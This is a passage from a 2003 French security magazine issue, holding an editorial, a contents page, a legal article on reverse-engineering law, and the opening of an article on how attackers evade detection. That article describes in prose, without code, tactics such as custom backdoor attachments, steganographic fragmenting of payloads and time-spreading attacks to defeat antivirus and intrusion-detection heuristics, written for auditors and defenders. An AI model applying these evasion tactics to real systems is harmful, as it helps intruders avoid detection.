100% SÉCURITÉ INFORMATIQUE

France Metro : 7,45
Eur - 12,5 CHF - BEL, LUX, PORT.CONT : 8,5 Eur - CAN : 13 $C - MAR : 7

Septembre - Octobre 2003

MISC

9

MULTI-SYSTEM & INTERNET SECURITY COOKBOOK

QUE FAIRE APRÈS UNE INTRUSION ?

- Relevez les preuves
- Traquez l'intrus
- Restaurez le système

Vers, BGP et DNS : l'internet en danger ?

Chroot : 7 manières de briser la prison de verre

PHP : les limites du safe mode

De la relativité de l'expertise

Il y a quelques jours, après une dure journée de labeur, je profitais du beau temps estival pour rentrer chez moi en utilisant le bus. En cette saison, ils ne sont pas trop chargés, ce qui évite toute promiscuité désagréable tout en laissant le temps de rêvasser en contemplant les merveilles architecturales de notre capitale ... avant de réaliser que certain(e)s sont à la mer, à la montagne, à la campagne, bref, bien loin de ces considérations citadines et laborieuses.

Pour une raison qui m'échappe totalement, je me surpris à penser (enfin, ce n'est pas le fait de penser qui m'a surpris - quoique - mais plutôt le sujet) à la relativité des choses.

Nos amis cryptographes l'ont bien compris, eux. Malheureusement, il n'en est pas de même chez nous, les informaticiens. Eux s'appuient sur des définitions précises, des outils maîtrisés, comme les théories de la complexité ou de l'information, qui permettent de déterminer les forces et les faiblesses des algorithmes. Toutefois, les cryptographes oublient parfois les problèmes de sécurité liés au passage du monde "papier" au monde "numérique", mais cela est une autre histoire.

En sécurité informatique, la plupart des personnes se soucient d'appliquer des rustines, ou de suivre les conseils (politiques) prodigué(e)s par le plus grand monde, en se disant qu'un maximum de rigueur et de précautions suffira [1]. Si ça marche chez les autres, ça marchera chez moi et ma sécurité sera garantie pour les siècles à venir ... jusqu'à la prochaine faille que je patcherai ! Bien sûr, la sécurité est une histoire de confiance. Cependant, tout le monde s'accorde pour dire que la place de cette confiance doit être minimale.

Ce modèle a montré et montrera encore ses limites. Par exemple, deux articles de ce même numéro que vous venez d'emprunter à votre petite soeur vont à l'encontre d'idées reçues.

Concernant `chroot`, je ne connais pas un "expert" qui n'en vante pas les mérites, en recommandant de mettre chaque démon dans un `chroot`. En même temps, il a plus ou moins conscience de la fragilité relative de cette prison. Certains savent qu'il n'est pas bon être root dans un `chroot` ... mais sans savoir pourquoi précisément. Et pourtant ! S'il avait pris le temps de plonger dans les dessous de cet appel système, il se serait bien vite rendu compte que cette prison était construite en verre, root ou pas root. Quant au *safe mode* de PHP, il est censé apporter la quiétude à tout administrateur de serveur Web en évitant que les scripts de ses administrés ne débordent sur son système ... Un peu d'astuce, d'espièglerie et c'en est fini du *safe mode*.

Je vous rassure tout de suite, il y a des parades. Mais je voulais insister : faire comme son voisin n'est pas suffisant. Si lui aussi fait de même, de proche en proche, le cercle de ceux qui savent réellement se réduit de plus en plus. C'est là qu'on se rend compte que l'expertise (la vraie, pas celle vendue par les gens du marketing) est nécessaire.

Toutefois, le modèle de sécurité dit « du voisin » présente l'avantage indéniable d'éviter de tomber dans la crainte permanente de voir une nouvelle faille surgir ... et puis si ça arrive, je ne serai pas le seul à devoir trouver une solution. Rassurant.

En fait, voilà le problème ! De nouvelles failles apparaissent quotidiennement et rester toujours « à la pointe » demande beaucoup (trop) de ressources. Heureusement, une solution juridique va venir résoudre ce problème économico-technico-scientifique [2] :

Article 34

I. - Après l'article 323-3 du code pénal, il est inséré un article 323-3-1 ainsi rédigé :

« Art. 323-3-1. - Le fait, sans motif légitime, d'importer, de détenir, d'offrir, de céder ou de mettre à disposition un équipement, un instrument, un programme informatique ou toute donnée conçus ou spécialement adaptés pour commettre une ou plusieurs des infractions prévues par les articles 323-1 à 323-3 est puni des peines prévues respectivement pour l'infraction elle-même ou pour l'infraction la plus sévèrement réprimée. »

Cet extrait du « projet de loi pour la confiance dans l'économie numérique » résout tout ! Si vous faites de la sécurité informatique, ne regardez que l'aspect défensif car il est bien connu que personne au monde ne regarde l'aspect offensif. Et si vous faites du défensif, il est bien connu qu'un firewall et un anti-virus suffisent à vous protéger de toutes les attaques connues et inconnues.

Je me demande pourquoi je m'inquiète alors ...

Pour terminer, rendons à Georges ce qui appartient à Georges. L'expression « prison de verre » concernant `chroot` est tirée de l'oeuvre de Georges Tarbouriech, dont vous avez pu lire la prose, entre autres, dans ces pages. Je profite de ces dernières lignes pour lui tirer mon chapeau parce que lui tire sa révérence : merci pour tout ce que tu m'as appris.

Frédéric Raynal

[1] Il existe des méthodes formelles pour obtenir de la « sécurité prouvée », (cf. Critères Communs), mais cela est tellement contraignant et cher que ...

[2] **http://www.senat.fr/dossierleg/pjl02-195.html**

Ont rédigé ce numéro et y ont collaboré :

DROIT

LE REVERSE ENGINEERING COULE-T-IL DE SOURCE ? ; p 6 à 9

PROGRAMMATION

EXPLOITATIONS AVANCÉES DES BOGUES DE FORMAT ; p 42 à 47

SYSTEME

CHROOT(), SÉCURITÉ ILLUSOIRE OU ILLUSION DE SÉCURITÉ ? p 48 à 52

RÉSEAU

SÉCURITÉ DE L'INFRASTRUCTURE BGP/DNS, RECONNAISSANCE DISTRIBUÉE ET SQL SLAMMER ; p 54 à 60

FICHES TECHNIQUES

DU BON USAGE DU TRACEROUTE ; p 62 à 65

PHP : LES LIMITES DU SAFE MODE ; p 66 à 73

SCIENCE

RÉCUPÉREZ UNE CLÉ DES AVEC UN VOLTMÈTRE ; p 74 à 80

Matthieu Chabaud
Yannick Fourastier
Pascal Lointier
Renaud Bidou
Nicolas Brito
Brad Spengler
Nicolas Fischbach
Cédric Blancher
Christophe Grenier
Georges Bart
Denis Bodor
Frédéric Raynal

misc
MULTI-SYSTEM & INTERNET SECURITY COOKBOOK

Bulletin d'abonnement ; p 13
Commandez nos anciens numéros ! p 61

DOSSIER

QUE FAIRE APRÈS UNE INTRUSION ?

■ **TECHNIQUES D'ATTAQUE : L'ART DU CYBER-CAMOUFLAGE ; p 10 à 19**

■ **RECUEIL DES PREUVES INFORMATIQUES : ATTENTION AUX CONSÉQUENCES ! ; p 20 à 23**

■ **QU'EST-CE QU'UN CERT®? ; p 24 à 26**

■ **COLLECTE DES TRACES POST-MORTEM ; p 27 à 41**

est édité par Diamond Editions
B.P. 121 - 67603 Sélestat Cedex
Tél. : 03 88 58 02 08
Fax : 03 88 58 02 09
E-mail : lecteurs@miscmag.com
Service commercial : abo@miscmag.com
Site : www.miscmag.com

Directeur de publication : Arnaud Metzler
Rédacteur en chef : Frédéric Raynal
Rédacteur en chef adjoint :
Denis Bodor
Conception graphique : Katia Paquet
Impression : LeykamDruck
Graz
Secrétaire de rédaction : Carole Durocher
Responsable publicité :
Véronique Wilhelm
Tél. : 03 88 58 02 08
Distribution :
(uniquement pour les dépositaires de presse)
MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou.
Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier.
Tél. : 04 74 82 63 04
Service des ventes : Distri-médias :
Tél. : 05 61 72 76 24

Service abonnement :
Tél. : 03 88 58 02 08

Dépôt légal : 2 e Trimestre 2001
N° ISSN : 1631-9030
Commission Paritaire : 02 04 K 81 190
Périodicité : Bimestrielle
Prix de vente : 7,45 euros

Printed in Germany
Imprimé en Allemagne

Le reverse engineering coule-t-il de source ?

« Décompiler oui, mais dans quel but » [1], « Ingénierie inverse, ingénierie perverse ? » [2], « Le droit de décompilation des logiciels : une aubaine pour les cloneurs ? » [3] autant d'articles de doctrine pour exprimer une certaine inquiétude face au reverse engineering. Son régime juridique ne fait pas l'unanimité : une partie de la doctrine prône son illicéité de principe, l'autre partie en fait un droit à part entière. Les tribunaux ont pris la voie de l'interprétation stricte du droit de décompilation : sans doute la voie de l'équilibre. Mais fallait-il aboutir à l'équilibre ? Le reverse engineering ne semble pas couler de source !

Le débat autour des sources d'un logiciel est né avec l'élaboration de la directive communautaire adoptée le 14 mai 1991. La transposition en France est intervenue le 10 mai 1994.

Les joutes s'animent essentiellement autour deux idéologies :

- certains considèrent que, dans un souci de droit à l'information, de libre accès aux évolutions techniques et de stimulant favorisant la concurrence au détriment des monopoles, l'auteur d'un logiciel (qui prend souvent la forme d'une société) doit avoir une obligation de remise des sources aux clients/utilisateurs ;
- d'autres considèrent que, dans un souci de préserver les grands principes de la propriété littéraire et artistique (personnaliste et humaniste), le code source (substantifique moelle du logiciel) constitue un domaine privé animé par une idée de monopole propre aux auteurs (tendant vers la culture du secret).

Sans être l'avocat de l'une ou l'autre partie et entrer dans un débat dogmatique autiste, il est entendu que la remise des sources n'est qu'un moyen de faciliter l'utilisation du logiciel, dans la limite des droits cédés ; elle ne vaut renonciation à aucune des prérogatives de l'auteur. Cela signifie que le seul fait d'acquérir un logiciel ne donne pas à l'utilisateur le droit d'en disposer librement. C'est pourquoi, après de vifs débats, un régime particulier inséré dans les dispositions propres au droit d'auteur a été mis en place.

S'il est deux méthodes pour obtenir les sources d'un logiciel, directement du propriétaire du logiciel ou par ses propres moyens, laquelle est licite ? L'auteur qui souhaite fournir les sources de son logiciel spontanément peut le faire contractuellement sans difficulté. En revanche, la seconde hypothèse s'impose difficilement au regard des dispositions légales. Si l'utilisateur dispose d'un droit d'*analyse* du code source, la décompilation est limitée au seul objectif d'interopérabilité. Le régime juridique du *reverse engineering* est lourd et peu souple. La flexibilité liée aux évolutions techniques n'a pas déteint sur la sphère légale.

LE RÉGIME JURIDIQUE DU REVERSE ENGINEERING

Si nombre d'auteurs pensent qu'en réalité la question du reverse engineering est étrangère au droit d'auteur, c'est bien en cette matière que l'on trouve les dispositions de l'article L.122-6-1 CPI [4] qui transpose de façon quasi littérale les articles 5 et 6 de la directive européenne du 14 mai 1991 [5], en énumérant dans une liste exhaustive les actes que le client/l'utilisateur du logiciel ayant acquis ce droit, c'est-à-dire ayant obtenu régulièrement le droit d'exploitation du logiciel, peut accomplir sans l'autorisation de l'auteur.

LES DROITS DE L'UTILISATEUR DU LOGICIEL

Les trois premiers paragraphes (I, II, III) retranscrivent les dispositions de l'article 5 de la directive européenne, tandis que le quatrième paragraphe (IV) retranscrit les dispositions innovantes de l'article 6 de la directive, relatif à la décompilation. Le cinquième et dernier paragraphe (V) précise, comme pour éluder toute ambiguïté, que le texte ne saurait être interprété de manière à porter atteinte à l'exploitation normale du logiciel ou à causer un préjudice injustifié aux intérêts légitimes de l'auteur.

Les droits reconnus à l'utilisateur d'un logiciel, qui intéressent le reverse engineering, sont au nombre de trois :

- Le droit de reproduire ou modifier le logiciel. La modification doit permettre la correction des erreurs éventuelles. Cette prérogative devient particulièrement importante quand on sait que le but du reverse engineering est souvent de modifier le logiciel original. Toutefois, l'auteur pourra se réserver par contrat le droit de corriger les erreurs, tout comme il demeure propriétaire de *« la traduction, l'adaptation, l'arrangement ou toute autre modification d'un logiciel et la reproduction du logiciel en résultant »* (article L.122-6 2° CPI). Il s'agit du seul droit offert à l'utilisateur pour lequel l'auteur pourra conserver par contrat ses droits. Le reverse engineering semble amputé d'une grande partie de sa finalité et peut-être même de son but le plus nécessaire.

- Le droit d'observer, étudier ou tester le fonctionnement du logiciel afin de déterminer les idées et principes qui sont à la base de n'importe lequel de ses éléments. Ce droit s'impose de lui-même puisque les idées et les principes, ne sont pas protégeables au titre du droit d'auteur (interprétation *a contrario* de l'article L.112-2) ; il est dit que les idées sont de libre parcours. Rien n'empêche l'utilisateur de s'inspirer d'un logiciel sans pour autant le copier. Cette disposition peut aussi autoriser l'utilisateur de manière implicite à remonter jusqu'aux sources intellectuelles du logiciel. Cependant, il est rare que la notion d'« implicite » gouverne la propriété littéraire et artistique.

- Le droit de procéder à la décompilation d'un logiciel. Ce droit est soumis à un certain nombre de conditions. La décompilation est souvent considérée comme pouvant être à l'origine d'un piratage du logiciel ; c'est cette crainte qui a animé le Parlement Européen puis notre Parlement. Toutefois, elle apparaît indispensable pour permettre l'interopérabilité des logiciels en les mettant en connexion pour les faire fonctionner ensemble. L'article L.122-6-1 encadre très précisément le droit à la décompilation. Ces dispositions, qui sont la transcription littérale de l'article 6 de la directive, sont le fruit d'une longue négociation au niveau communautaire et reflètent un compromis apparent entre les professionnels intéressés. La décompilation n'est autorisée que si elle est *« indispensable pour obtenir les informations nécessaires à l'interopérabilité d'un logiciel créé de façon indépendante avec d'autres logiciels (...) »*. L'objectif recherché, selon les dispositions de la directive européenne *« est de permettre l'interconnexion de tous les éléments d'un système informatique, y compris ceux de fabricants différents, afin qu'ils puissent fonctionner ensemble. »*

LES CONDITIONS DE LA DÉCOMPILATION

La décompilation autorisée est soumise à trois conditions cumulatives :

- elle ne peut être accomplie que par une personne ayant le droit d'utiliser le logiciel ;
- les informations nécessaires à l'interopérabilité ne doivent pas avoir été rendues facilement et rapidement accessibles à cette personne ;
- elle doit être limitée aux parties du programme d'origine nécessaires à l'interopérabilité.

Malheureusement, cette dernière condition affaiblit dangereusement ce droit durement négocié. Les informaticiens savent que pour décompiler un logiciel, sauf cas exceptionnel ou si les indications ont été données par l'auteur, ou s'il s'agit d'une grosse application multi-fonctions, il faut décompiler dans son intégralité pour comprendre seulement ensuite quels sont les éléments nécessaires à l'interopérabilité. Tous les programmeurs l'affirmeront : le rétablissement d'un code source en langage C, outre qu'il est aléatoire, est une opération qui ne peut être que globale. Comment respecter cette condition ? La directive et la loi française de transposition du 10 mai 1991 ont ainsi fortement restreint la faculté de décompiler un logiciel. Il est nécessaire de tout décompiler pour savoir ce que l'on peut décompiler et que cela est interdit !

L'utilisation de la décompilation est, en plus, soumise à trois restrictions :

1. elle ne peut avoir d'autre fin que la réalisation de l'interopérabilité du logiciel créé de façon indépendante ;
2. elle ne peut faire l'objet d'une communication à des tiers, sauf si celle-ci est nécessaire à l'interopérabilité ;
3. elle ne doit pas aboutir à la mise au point, la production ou la commercialisation d'un logiciel dont l'expression est substantiellement similaire.

Il est à noter que cette dernière disposition qui permet de réprimer la contrefaçon du logiciel décompilé n'interdit pas la mise au point d'un programme fonctionnellement concurrent pour autant que son expression ne soit pas substantiellement similaire. Mais comment savoir si le logiciel concurrent est fondamentalement similaire : en utilisant les méthodes de reverse engineering !

On peut se demander pourquoi les droits des utilisateurs sont scindés en deux familles : l'analyse (Le droit d'observer, étudier ou tester le fonctionnement du logiciel) et la décompilation. Au premier abord, la démarche intellectuelle est valable. En effet, elle procède de l'idée que l'analyse est destinée à adapter le logiciel aux besoins licites de l'utilisateur et éventuellement à corriger les erreurs alors que la décompilation peut conduire plus facilement à une contrefaçon. Au second abord, une difficulté fait de cette démarche une simple théorie. Dans la majorité des cas, pour pouvoir analyser il faut décompiler. Cela signifierait que le point d'entrée de l'exercice du droit d'analyse est la décompilation. L'utilisation faite de la décompilation permettra donc de qualifier l'analyse de licite ou illicite.

Le droit de décompilation s'inscrit dans une logique concurrentielle et non dans la logique monopolistique du droit d'auteur. Les exceptions au droit de décompiler sont sans aucun doute fondées sur une référence à la concurrence déloyale. Grâce à cette situation monopolistique, la protection du logiciel paraît s'appuyer plus sur l'hermétisme du code-objet que sur une protection purement juridique pour être efficace.

Toutefois, le reverse engineering qui semble s'imposer comme un véritable droit (il ne s'agit pas d'une simple tolérance) ne dispose que d'un champ d'application extrêmement restreint.

Cas pratiques :

Utiliser le reverse engineering pour ...

... l'interopérabilité d'un environnement logiciel :

L'interopérabilité est le cas d'école qui coule de source. Comme nous l'avons vu, l'interopérabilité est sans doute la seule exception aux droits exclusifs de l'auteur du logiciel dont le contenu paraît non équivoque. L'exception est largement encadrée à tel point qu'elle semble prendre l'allure d'une coquille vide. Il n'est possible d'user de ce droit que sur la partie du code nécessaire à l'interopérabilité (nous l'avons vu : comment savoir ce que nous avons le droit de décompiler si l'on ne décompile pas en globalité ?).

En ce sens, l'ensemble de ce droit de décompilation pour interopérabilité est clairement fondé sur une logique concurrentielle. Il est précisé sans ambiguïté dans la directive *que si un fournisseur occupant une position dominante refuse de mettre à disposition l'information nécessaire pour l'interopérabilité* il tombe sous le coup des règles de concurrence (abus de position dominante).

La jurisprudence s'en est mêlée. D'après décision de la cour d'appel de Paris en date du 12 décembre 1997, il n'y a pas contrefaçon du logiciel lorsque *les ressemblances sont purement fonctionnelles et que l'ingénierie inverse pratiquée par le défendeur est justifiée par la recherche de l'interopérabilité avec un modèle de disquette.*

... l'inspiration :

L'étude d'un programme peut révéler des idées et des principes, sans pour autant que ces derniers puissent être appropriés comme le logiciel lui-même. En effet, les idées et les principes (tout comme les algorithmes, les concepts et les langages de programmation) ne sont pas protégeables au titre du droit d'auteur ; il est dit que les idées sont de libre parcours. Rien n'empêche, donc, l'utilisateur de s'inspirer d'un logiciel sans pour autant le copier ; d'autant que s'inspirer d'une fonctionnalité d'un logiciel n'est à aucun moment un acte de contrefaçon. En revanche, si le logiciel inspiré présente une trop grande similitude avec le logiciel d'origine, l'auteur inspiré risquerait de tomber sous le coup de la contrefaçon ou de la concurrence déloyale par confusion. Si, dans l'esprit, il est possible de s'inspirer d'un logiciel existant, encore faut-il qu'il puisse avoir accès à ce source ; ce qui devient moins évident quand il existe une mesure technique de protection du logiciel.

... contourner une mesure technique de protection des logiciels :

L'article L.122-6-2 CPI est censé régler cette hypothèse. Il dispose en effet que « *toute publicité ou notice d'utilisation relative aux moyens permettant la suppression ou la neutralisation de tout dispositif technique protégeant un logiciel doit mentionner que l'utilisation illicite de ces moyens est passible des sanctions prévues en cas de contrefaçon.* » Cette rédaction aux apparences claires suscite quelques interrogations. Il semble que seules la publicité et la mise à disposition de notice permettant la suppression d'un dispositif technique, si elles ne précisent pas que cette utilisation est illicite, soient réprimées. La paraphrase n'explique pas tout ; elle éclaire. On pourrait penser que ce n'est pas l'acte de contournement de la mesure technique qui est illicite mais la seule diffusion d'un moyen de contourner cette mesure sans prévenir l'utilisateur que ce moyen est illicite. La jurisprudence en a décidé autrement. La directive Droit d'auteur et droits voisins dans la société de l'information (DADVSI) du 22 mai 2001 doit être transposée sur le point de la protection des mesures techniques de protection des oeuvres en droit interne français ; d'après les deux avant-projets de transposition [7] , ces mesures ne seront pas transposées pour les oeuvres logicielles. Pour une étude plus complète sur les mesures techniques de protection des oeuvres, le lecteur se reportera à notre article paru dans MISC 7, pages 14 à 17.

Une difficulté ressurgit : si l'utilisateur a acquis légalement un logiciel et qu'il use de son droit de décompilation dans un but d'interopérabilité et que le logiciel est protégé par une mesure technique, perd-t-il son droit ? Il ne s'agit pas là d'un cas d'école.

Contourner une mesure technique de protection est illicite et est assimilé à un acte de contrefaçon. La loi a-t-elle offert à l'auteur le pouvoir de jouer avec les exceptions légales ? L'auteur ne peut déroger à ce droit par contrat mais aurait-il le droit de le faire par l'intermédiaire d'un algorithme, code d'accès... ? Le factuel serait donc plus important que le contractuel ! la réponse ne peut être que négative.

La dernière affaire en date en la matière provient du tribunal de grande instance de Lille, le 17 septembre 2002 : la création de deux utilitaires obtenus par décompilation d'un logiciel permettant de jouer au tarot en ligne est un acte de contrefaçon dans la mesure où les logiciels de triche ne fonctionnent que par traduction et la présentation en clair de données qui figurent dans le logiciel protégé. La décompilation est jugée plus flagrante encore puisqu'un fichier exécutable du programme d'origine est modifié pendant les parties du jeu.

User de cette pratique qui consiste à extraire d'un produit logiciel des connaissances techniques afin de le comprendre, l'améliorer, l'adapter ou le corriger n'est pas donné à tout le monde ; quoi de plus compliqué que d'intégrer l'agencement d'un code source (bibliothèques, variables...). S'il n'est pas possible d'obliger un auteur de logiciel à fournir l'ensemble de la documentation permettant de comprendre un code source, l'utilisateur expert pourra analyser et décompiler pour motif d'interopérabilité le code-objet dont il dispose. Par un raisonnement tout à fait pratique, comment l'auteur d'un logiciel pourra-t-il prouver que le code-source a été copié après décompilation à moins d'avoir lui-même utilisé cette méthode ?

Devant le juge, l'auteur du logiciel original devra fournir le code source afin que le tribunal puisse, par l'intermédiaire d'un expert, en examiner les ressemblances avec le nouveau code source ; le secret que l'auteur originaire aura voulu sauvegarder sera bafoué. Ne vaut-il pas mieux un mauvais accord qu'un bon procès ?

L'enjeu se déplaçant, l'interopérabilité des logiciels libres avec les logiciels propriétaires va être gênée par cette législation, même si contrairement à certaines idées reçues, la décompilation justifiée par un impératif d'interopérabilité ne pourra être interdite par voie contractuelle. Une licence logicielle ne pourra comporter la clause interdisant le reverse engineering utilisé pour favoriser une interopérabilité avec certains formats propriétaires de fichiers (par exemple). L'article L.122-6-1 *in fine*, en son dernier alinéa dispose, en effet, que toute stipulation contraire (...) est nulle et non avenue. Cette disposition existe aussi au sein de la directive européenne du 14 mai 1991 [6].

Malgré cela, la jurisprudence ne cesse de verrouiller les droits des auteurs qui se trouvent de plus en plus investis en pleine possession de leurs droits. L'utilisateur est de plus en plus marginalisé. La propriété littéraire et artistique considère de moins en moins l'utilisateur.

Le reverse engineering qui semblait s'imposer comme une problématique peu classique se trouve simplifié pour faire resurgir le droit exclusif des auteurs qui prennent très souvent, en la matière, l'allure d'une personne morale. Toutefois, le droit d'auteur constitue-t-il la protection adéquate ?

Matthieu CHABAUD

Doctorant en droit

... la maintenance du logiciel :

Le client/l'utilisateur peut-il, sans l'autorisation de l'auteur du logiciel, modifier au titre de la maintenance le logiciel légalement acquis ?

L'accès aux sources d'un logiciel est indispensable pour en assurer la maintenance, voire le débogage. Il est donc normal que les utilisateurs de programmes informatiques cherchent à l'obtenir. Mais les fournisseurs de logiciels n'y consentent pas facilement car la détention des sources est trop souvent assimilée à la propriété du programme. La compilation présente pour les développeurs et les éditeurs de programmes l'avantage certain de « crypter » le logiciel de telle manière que son contenu soit pratiquement inaccessible à la plupart des utilisateurs. Leurs droits sont préservés de fait. En conséquence, l'utilisateur dépourvu des sources est privé de tout moyen de maintenir le programme ou de le faire maintenir par un autre que le fournisseur détenteur des sources.

Dans le meilleur des cas, un logiciel a besoin d'évoluer ; dans le pire des cas, il faut le réparer. Malheureusement, c'est contractuellement qu'il sera possible de procéder à la maintenance du logiciel.

Il existe quelques litiges qui ont donné lieu à des décisions plutôt fâcheuses. Selon la décision du tribunal de commerce de Paris du 4 octobre 2001, est mal fondée l'action pour faute à l'encontre d'un éditeur de logiciel, au motif que celui-ci refuse de fournir les codes sources et les outils de développement de progiciels dont il abandonne la commercialisation, dès lors qu'aucune obligation légale ou contractuelle ne lui impose de fournir ces éléments. L'éditeur de logiciel est tout puissant s'il souhaite abandonner la commercialisation de son logiciel. L'utilisateur qui a acquis les droits d'exploitation non exclusifs par le biais d'une licence ne pourra légalement accéder aux sources que pour un impératif d'interopérabilité.

Références

[1] P.Guichardaz et C.Peressini, 01 Informatique, 21 septembre 1990, n°1129, p.35 et s.

[2] M.Vivant, JCP Ed.E, 1991, n°56, p.249

[3] X.Linant de Bellefonds, JCP Ed.G, 1998, I, 118

[4] **http://www.legifrance.gouv.fr** - voir codes/code de propriété intellectuelle

[5] **http://www.europa.eu.int**

[6] Considérant (25) : *considérant (...) que toute disposition contractuelle contraire à l'article 6 [relatif à la décompilation] ou aux exceptions prévues à l'article 5 §2 et §3 [relatifs à l'observation et à l'étude du programme afin d'en déterminer les idées et les principes] doit toutefois être nulle et non avenue.*

[7] **http://www.eucd.org** - pour une comparaison, deux avant-projets de loi de transposition de la DADVSI, datés respectivement du 5 décembre 2002 et du 4 avril 2003.

Techniques d'attaque : l'art du cyber-camouflage
2 Recueil des preuves informatques
3 Qu'est-ce qu'un CERT®?
4 Collecte des traces post-mortem

Techniques d'attaque : l'art du cyber-camouflage

Discrétion, furtivité, dissimulation, comment un attaquant peut-il s'éclipser ?

Technique guerrière par excellence, le camouflage, et plus généralement l'art de la dissimulation, s'applique également aux délits informatiques et autres actes de cyber-malveillance.

S'introduire sans autorisation dans un système de traitement automatisé de données, le détourner ou s'en servir pour sortir des flots de données, sont des actes délictueux et réprimés au pénal, par les articles 323-1 à 323-3, entre autres, à moins d'être couverts, par exemple par un contrat d'audit qui encadre l'action.

Motivé par son attaque et connaissant les risques, un attaquant cherche à se fondre dans le paysage digital. Le responsable de la sécurité informatique, de même que l'auditeur, se doivent de connaître les techniques de dissimulation pour mettre en œuvre les contre-mesures efficaces, tester les protections et vérifier la sensibilité de déclenchement des alarmes associées.

EN THEORIE

LES GRANDES RÈGLES DU CAMOUFLAGE

L'art de la dissimulation consiste en deux grandes familles de techniques :

- **cacher :** l'action n'existe pas pour le système de défense parce qu'elle ne peut pas être détectée. Les dispositifs de sécurité ne sont pas équipés des mécanismes de détection ou ceux en place ne sont pas sensibles (non ou mal configurés) pour déclencher une alarme. Une saturation du dispositif le rendant indisponible, les attaques qui utilisent ce type de diversion, relèvent de cette catégorie
- **normaliser l'apparence :** l'action existe et peut être reconnue, mais ses apparences sont autant que possible, normalisées par rapport au contexte. Aussi, les dispositifs de sécurité ne pourront pas la différencier du "bruit de fond" normal parce qu'ils ne sont pas assez sensibles (mal adaptés, mal dimensionnés ou mal configurés).

Dans les deux cas, l'agresseur cherche à rendre furtifs les composants opérationnels (ce qui permet de réaliser l'opération) de l'attaque : la tactique et les "appareils".

SUBTILITÉ DE LA TACTIQUE

Pour rappel, la tactique se définie comme la manière d'agencer les moyens pour conduire une opération à son résultat (normalement la cible). Aussi, il y a là autant une notion de "logistique" (il faut que les bons outils soient

disponibles au bon endroit et au bon moment), que de capacité opérationnelle (ces outils doivent être utilisables dans la mesure des possibilités), et d'intelligence pour exploiter les opportunités de la situation.

Dans le but de gagner en discrétion, un attaquant normalement constitué pense sa tactique avant d'agir. Cela signifie qu'il s'organise plus ou moins méthodiquement et méticuleusement pour être efficace. Mais, il ne faut pas tout de suite s'imaginer une belle attaque en règle comme ça ! En effet, selon sa motivation et son expérience, le comportement de l'attaquant pourra être autant brouillon et erratique qu'il pourra donner des apparences de professionnalisme plus que surprenantes. Dans les faits, tous les éléments que le délinquant pourra laisser sur son passage, permettront de profiler dans une certaine mesure, autant sa technicité (son niveau) que sa "personnalité" (ses caractéristiques comportementales).

Sachant cela, un attaquant averti et soucieux de sa discrétion, agit principalement sur les trois composants (renseignements, logistique et capacité) ainsi que sur l'organisation même de l'attaque (principalement l'ordonnancement des opérations) pour être le plus furtif possible.

En concret, ça signifie que les précautions portent autant sur la collecte d'information (ou *info gathering*), que sur le rapatriement et l'implantation des outils non disponibles.

Avec un soupçon d'expérience, l'attaquant va rendre discrète chacune de ces opérations, ne serait-ce qu'en variant seulement, d'une part les techniques, et d'autre part les chemins quand il le peut. Sinon, à moins d'une impossibilité physique particulière (par exemple un serveur sur un réseau correctement cloisonné), il s'organise pour le pouvoir, par exemple en multipliant les sources, voire les étapes d'attaque (principe de *stepping stones*)

APPAREILS FURTIFS

Par "appareil", il faut entendre non seulement les outils, mais aussi les techniques permettant d'exploiter les faiblesses du système cible et de leurrer les dispositifs (filtres, ids, loggers, systèmes de contrôle d'intégrité, etc.) pouvant se trouver dans le contexte, voire sur le système cible lui-même.

Les outils comme les techniques, c'est-à-dire les appareils au sens large, sont reconnaissables à leur "signature".

Celle-ci est souvent utilisée dans les dispositifs de protection ou de surveillance pour reconnaître une attaque. Aussi, l'implémentation de la signature et de sa reconnaissance varie en fonction du mécanisme d'identification.

S'il peut s'agir du *checksum* d'un *shellcode* générique ou connu, du calcul rc2 du code d'un virus ou d'un exploit connu, il peut s'agir également de l'empreinte neurale d'une technique d'attaque, reconnue par un système à réseau de neurones d'analyse comportementale.

Sachant cela, notre attaquant dispose tout de même d'un grand faisceau de moyens pour :

⇨ **concevoir et fabriquer des appareils qui ne seront pas détectés par les dispositifs dans le contexte ou sur le système cible**. Par exemple, il est relativement simple de coder une *backdoor* qui exploite une vulnérabilité locale Windows (et il y'en a quelques unes) puis de l'envoyer par mail à un utilisateur victime d'une pièce attachée.

La probabilité est assez faible pour que l'antivirus sur le poste de travail (déjà s'il y en a un, s'il est actif, s'il est bien configuré, si ...) détecte le code malveillant. Même s'il est à jour ! La plupart des antivirus d'aujourd'hui fonctionnent sur un principe de rapidité de traitement et d'efficacité. Pour cela, ils sont composés d'une base de signatures et d'un moteur optimisé pour la rapidité de traitement (analyse de code, calcul de signature, comparaison avec celles stockées dans la base de signature) et déjà moins pour les analyses heuristiques et comportementales, beaucoup plus gourmandes en ressources qu'un simple traitement à base de "comparaison".

Notre code fabriqué spécialement pour l'occasion a peu de chance de voir sa signature déjà présente dans la base (Ceci dit, un attaquant averti prendra quand même la précaution de vérifier). Il n'y a donc pas beaucoup de risque de se faire repérer de ce côté-là.

En revanche, l'exercice de camouflage est plus subtil dès lors qu'il s'agit de jouer avec la sonde comportementale. Celle-ci est davantage à même de réagir aux caractéristiques d'un algorithme d'exploitation de vulnérabilité ou par rapport à une vulnérabilité particulière. Cependant, la faille de ce type de système est de ne fonctionner en général que par rapport à la transmission d'une séquence de code pratiquement monobloc, ou dont les fragments (voir les modules ...) sont faiblement espacés dans le temps. Aussi, une attaque peut être "déséquencée" ou étalée dans le temps pour empêcher les heuristiques de corréler.

De par leur conception et les choix d'implémentation, les systèmes comportementaux tentent pour la plupart de modéliser l'attaque et d'y reconnaîitre une signature. Aussi, ce type d'outils de lutte contre les codes malveillants se repose aussi au final sur le modèle à base de signature : c'est le cas de certains antivirus mais aussi de sondes de détection d'intrusion.

De fait, un code multi-threadé et distribué en mémoire ne sera, pour ainsi dire, pas détectable. Ce type de code aura pu être fragmenté et envoyé à la victime par morceaux dissimulés via des procédés stéganographiques dans des images (rien de très compliqué en soi...), le "réassemblage" se faisant localement, juste par l'appel au bon endroit (en général, une pièce attachée et exécutée a les droits d'écriture de l'utilisateur dans le répertoire `temp`...). Les techniques ne manquent pas.

EN THEORIE

Le problème étant toujours de faire exécuter une action à la victime, l'attaquant l'habitue et la met en confiance avec des images, pour l'achever avec un banal exécutable...

Dans la préparation de son forfait, l'attaquant a bien évidemment envisagé d'être furtif aussi sur toute la chaîne de liaison le reliant à sa victime : le binaire pourrait être identifié par une sonde de détection d'intrusion se trouvant quelque part sur le chemin.

